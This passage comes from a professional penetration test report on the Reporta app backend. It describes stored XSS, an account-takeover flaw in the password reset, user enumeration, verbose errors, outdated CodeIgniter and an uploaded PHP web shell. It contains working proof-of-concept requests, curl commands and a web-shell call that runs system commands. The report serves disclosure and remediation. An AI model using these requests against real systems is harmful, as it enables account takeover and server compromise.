
The Proof-of-Concept code, used in this sample, highlights the user-name in the user-list, though factually any arbitrary code could be injected.

Bulkdata:

```
$userdata['email'] = "dario+reportaa@cure53.de";
$userdata['firstname'] = '<p style="color:red;">meow</p>';
$userdata['lastname'] = '<p style="color:red;">meow</p>';
$userdata['language'] = 'de';
$userdata['phone'] = '+4915227737349';
$userdata['jobtitle'] = 'apple';
$userdata['affiliation_id'] = 'orange';
$userdata['freelancer'] = 1;
$userdata['origin_country'] = 'peanut';
$userdata['working_country'] = 'coco';
$userdata['sendmail'] = 0;
$userdata['gender'] = 'banana';
$userdata['gender_type'] = 1;
$userdata['password'] = 'meowmeowmeow';
$userdata['send_update_repota_email'] = 1;
$userdata['username'] = '<p style="color:red;">meow</p>';

Admin panel -> User information -> serch for user "meow"
```

User list:



meow

Name

#	Name	# Check-Ins	# Alerts
1	meow meow	0	0

It is recommended to extrapolate the mitigation guidance offered under REP-01-004 and apply it to the user-input stored in the database as well.

REP-01-027 Web: Faulty Token Check allows Account Takeover (*Critical*)

Yet another highly critical issue was found inside the Reporta web application. This time it concerned the functionality aimed at resetting a user's password. The following code shows the logic behind the handling of the password reset token:

File:
/application/controllers/newpassword.php

Affected Code:
```
public function updatepassword()
{
        $this->load->library('form_validation');
        $this->load->model('api/users');
        $this->load->model('api/common');
        $uid = $this->input->post('user_id');
        $fc = $this->input->post('fc');
        $user_id = $this->common->decode($uid);
        $fc = $this->common->decode($fc);
        $tokentime = explode('_', $fc);
        /*chake token expire*/
        if(($tokentime[1] + 3600) > strtotime(CURRENT_DATETIME))
        {
                $result_fc = $this->users->checkforgotcodebyid($user_id, $fc);
        }
        if(($this->input->server('REQUEST_METHOD') != 'POST') ||
                empty($result_fc || count($result_fc) == 0))
        {
```

In this function, *$fc* should contain the password reset code that has been previously stored in the database. The function *checkforgotcodebyid()* then verifies if the user-supplied reset code matches the one saved before. It yields an empty database result in case of no match discovered. The last line serves to verify if the result was indeed empty and "bails out" accordingly. However, it is here where a fault can be traced to since the brackets inside the *if*-clause are misplaced. An empty database result due to a wrong password reset code in this case always renders the last part of the *if*-statement as *false.* As a consequence, it fails to check whether the supplied token is correct or not. This leads to an attack vector in which an unauthenticated attacker can simply change any user's password and take over their account. A request illustrating this issue is provided next.

Request:
```
POST /admin/newpassword/updatepassword HTTP/1.1
Host: reportaapp.org
[...]
```

```
Cookie: csrf_cookie_name=336812b65764ca4d0165c6749e9d7bd6;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

user_id=54w2x2w2u284w2231384&password=12345678Aa&repassword=12345678Aa&csrf_test
_name=336812b65764ca4d0165c6749e9d7bd6
```

Response:

```
Password Successfully Updated
```

It is recommended to urgently revise and rewrite the logic behind the mechanism used for the forgotten password code verification. The faulty check pertinent to the incorrect result should be fixed as soon as possible.

REP-01-028 Web: DoS via account lockout function *(Low)*

One of the security measures in place is that accounts are getting locked for 24 hours after six failed login attempts. While account takeover via password bruteforce is henceforth enormously impeded, the security mechanism can be exploited to instead block accounts for hostile purposes. An attacker who is in possession of the login name of a victim can perform six incorrect login attempts as part of his/her plan. This would make the victim's account temporarily unusable.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

REP-01-003 Web: User enumeration via error messages *(Low)*

It was found that it is possible to enumerate valid Reporta email addresses via error messages from the system. This lets arbitrary unauthenticated Internet visitors harvest valid email addresses of Reporta users for Phishing attacks. In addition to this, it might be helpful for an attacker to know whether a given journalist is a Reporta user or not. Another possible attack vector would be to gather user-names as a step preceding an exploit described in REP-01-028.

Command:

```
curl -s -k -X 'POST' -b 'csrf_cookie_name=meow' --data
'csrf_test_name=meow&email=abraham%2Bnothere%40cure53.de'
```

```
'https://reportaapp.org/admin/login/forgotpassword' | lynx --dump -stdin -nolist
| grep -A 1 Whoops
```

Output:

```
Whoops! abraham+nothere@cure53.de does not exist. Please enter a valid email.
```

The same error is committed on the login page itself, as an attacker can also check whether a specific account is present in the database there:

Command:

```
curl -i -s -k  -X 'POST' -b 'csrf_cookie_name=09254b1899e6b888ab255ed192a7ef4d;'
--data-binary $'csrf_test_name=09254b1899e6b888ab255ed192a7ef4d&username=Niko-
Cure53&password=xxx' 'https://reportaapp.org/admin/login'
```

Output:

```
Wrong Credentials! Invalid Username
```

It is recommended to return the same message regardless of user existence. Example messages could be:

"If your email address exists in our system you will receive an email shortly";

or

"Invalid username or password, please try again".

REP-01-029 Backend: Old passwords are stored in the database *(Low)*

In order to prevent the usage of an old password, the web application stores the complete password history of a user inside the database. An attacker who gains access to this database can obtain all passwords in question and try to crack the hashes.

Upon succeeding, the result is a large variety of passwords the users employed in the past. It is not surprising that old passwords can be helpful for guessing the passwords of accounts that are not associated with the Reporta app. The risk of old passwords being abused was found to be higher than the risk associated with a password reuse.

To alleviate the risk, it is recommended to cease storage of old passwords.

REP-01-030 Web: Verbose error messages disclose information *(Low)*

It was found that the web application discloses verbose error messages to the user in case something went wrong. In the particular case presented here, the full path to the script and an SQL query are leaked.

Curl command:

```
curl -i -s -k  -X 'POST' \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -b 'csrf_cookie_name=8f30bc9c1709cad0969b2ccdc7d4fef7' \
    --data-binary
$'csrf_test_name=8f30bc9c1709cad0969b2ccdc7d4fef7&username[]=asd&password[]=asd'
\
    'https://reportaapp.org/admin/login'
```

Response:

```
<h1>A Database Error Occurred</h1>
             <p>Error Number: 1054</p><p>Unknown column 'Array' in 'where
clause'</p><p>SELECT *
FROM (`iwmf_user`.`adminusers` AS u)
WHERE `u`.`username` =  Array</p><p>Filename:
/var/www/vhosts/admin/models/api/admin.php</p><p>Line Number: 112</p>    </div>
```

An attacker should not be able to retrieve any information that is not necessary for a normal user. It is recommended to disable the display of error messages.

REP-01-031 Web: Encryption of POST data is completely useless *(Low)*

The request parameters *bulkdata*, *devicetoken* and *header_code* are encrypted using the AES cipher. As the encryption key is directly prepended to the cipher-text, it is possible for an attacker with MitM capabilities to read and manipulate the transmitted data. This makes the applied encryption completely useless.

The SSL layer between the app and the webserver already protects the data inside the requests. When it comes to cryptography, it is safer to rely on an existing infrastructure than building own protocols or algorithms. It is recommended to enforce SSL on both sides (webserver and app) in order to achieve secure communication between the involved parties.

REP-01-032 Web: Old CodeIgniter contains known vulnerabilities *(Medium)*

It was found that the Reporta web application makes use of CodeIgniter 2.2.4, which is known to be vulnerable to XSS filter bypasses, host header injections and insecure CAPTCHA PRNG issues[13]. This finding is somewhat surprising because the public sources show CodeIgniter version 2.2.6[14]:

Command:

```
grep -r CI_VERSION server_src/
```

Output:

```
server_src/admin/system/core/CodeIgniter.php:  define('CI_VERSION', '2.2.6');
```

However, through the RCE issue described on REP-01-009, it was verified that the actual version in use is 2.2.4:

Command:

```
curl --data 'meow=system("grep CI_VERSION
/var/www/vhosts/admin/system/core/CodeIgniter.php");' -s
http://reportaapp.org/admin/application/cache/aaa.php
```

Output:

```
define('CI_VERSION', '2.2.4');
```

Please note that CodeIgniter 2.2.6 was released a whole year before this test took place and the current version of the software is 3.1.1[15] (released on October 24th, 2016). If the application is not marked for decommission, the CodeIgniter should be regularly kept up-to-date to avoid the recurring issues in the realm of out-of-date and thus vulnerable tools.

[13] https://www.codeigniter.com/userguide2/changelog.html
[14] https://github.com/ReportaIWMF/Report...er/Reporta_Admin_php_sourceCode_30Dec2015.zip
[15] https://github.com/bcit-ci/CodeIgniter/releases

Conclusions

The findings of this Cure53 penetration test and audit of the Reporta applications and their corresponding web servers and backend in fact put the tested project in a somewhat unusual spot regarding security. While the five Cure53 team members who tested the suite over the course of fifteen days in autumn 2016 were highly concerned for the lacking backend and web security at Reporta, they were also quite positive about the solid levels of safety offered by the applications.

Prior to a more detailed discussion of findings, it should be noted that the IWMF personnel was extremely helpful in getting this assignment of the ground. With much effort and patience on their part, it was possible to furnish everything needed by the Cure53 team to complete this test. Even though, the preparatory period was still considerably long, as several weeks were required to obtain full access required for the audit. Despite this slow start, however, the audit has moved from exploration to exploitation at an incredible pace. More specifically, a PHP shell could be uploaded through a vulnerability described in REP-01-009 in the initial hours of the testing period. The resulting Remote Code Execution has factually granted the team the almost equally wide-range levels of access as the ones requiring significant time to acquire during the preparatory stage.

Receiving funding from the Open Technology Fund and the ensuing Cure53 security-centered assessment of Reporta prompted a discovery of a project in a strange stage of hibernation and unevenness. As for the former, the dawning realization came from the fact that the Reporta “open source” code residing on Github has apparently not been looked at or used for several months. The elapsed time from the last “commit” action in this repository and the preparation of this report stands at almost ten months (from Jan 4th to the end of Oct, 2016). This does not sit well with the rumored security audit, which seemingly took place during this time window yet translated to no implications.

What is more, the Github repository does not contain the sources in ways that are common and useful. Instead, it just ships a bundle of ZIP files with the sources for the apps and the server-backend. In a broader security landscape, a characteristic of being “open source” cannot be merely derived from using Github to store ZIP containers. Once the discussions hone in on the actual code inside the ZIP files, it should be instantaneously noted that there were no changes, alterations or updates performed in this realm since December 2015. In that sense, it was oftentimes unclear if the spotted vulnerabilities were native to outdated versions or still in full swing. The assumption that the new developments have perhaps not been reflected on Github meant that the Cure53 team confirmed each and every issue on the running application rather than based their assessment on the supplied code.

Moving forward with the tests and audit has resulted in quite a clear picture and strong impression about the security situation of the Reporta applications in general, and the backend in particular. The servers were protected from illegitimate access in many ways, making the approach to get legitimate access a challenge. The use of hardware tokens, VPN access, newly created user accounts and similar were in place. In essence, however, while the mobile applications were becoming a beacon of robust and dedicated security, proving to require no more but a few tweaks and fixes, the PHP application increasingly emerged as broken beyond repair. As it will be elaborated on earlier, the degree of patching elicited by the current state of the PHP backend is most likely to surpass efforts that a plan relying on scratching and rewriting the entire project should entail.

In broad terms, the security and privacy of those who use Reporta depend not only on the applications and the security level present on the phones, but, crucially and most importantly, the safety of the users hinges upon secure processing and storage of the data on the backend server. Against this backdrop, both components are vital, yet even the best condition in one realm cannot compensate for the failures in the other. This, however, seems to be the case for Reporta, where the unevenness of development is palpable.

More specifically, it is very clearly noticeable that the Reporta team did a great job in designing the application itself. The implementation is truly praiseworthy, functional, robust and safe. The other side of the spectrum unfortunately counters these efforts with a backend that could only be considered catastrophic in regard to its lacking security's implications. The discrepancy in the skill level of the applications' authors and those responsible for the backend software is incredulous and evidence a complete absence of security-awareness and experience in this field on the part of the latter component's creators. It cannot be underscored enough that the PHP backend fails in every regard to protect not only users, but also itself and the servers it runs on.

While the penetration test and code audit report usually seeks to supply information on the vulnerability patterns and issue advice on the right mitigation strategies for high-level and defense-in-depth fixing approaches, this cannot be the case for this project. At this point, the entire backend of the Reporta software appears to be composed of a series of anti-patterns, exposing the users to exploitation that carries tremendous security consequences. As a result, the Cure53 team concludes that the server needs to be shut down immediately. The current backend must be deleted and replaced by a new, solidly built successor designed with security in mind.

The re-development must rely on a security-affine and experienced developer team, which should be assembled to guarantee that the actually safe Reporta apps, as well as first and foremost the users, get the backend they deserve.

Cure53 would like to thank Jennifer Hyman of IWMF for her excellent and patient project coordination, support and assistance, both before and during this assignment. We would like to further express our gratitude to the Open Technology Fund in Washington D.C., USA, for generously funding this and other penetration test project, as well as enabling us to publish the results.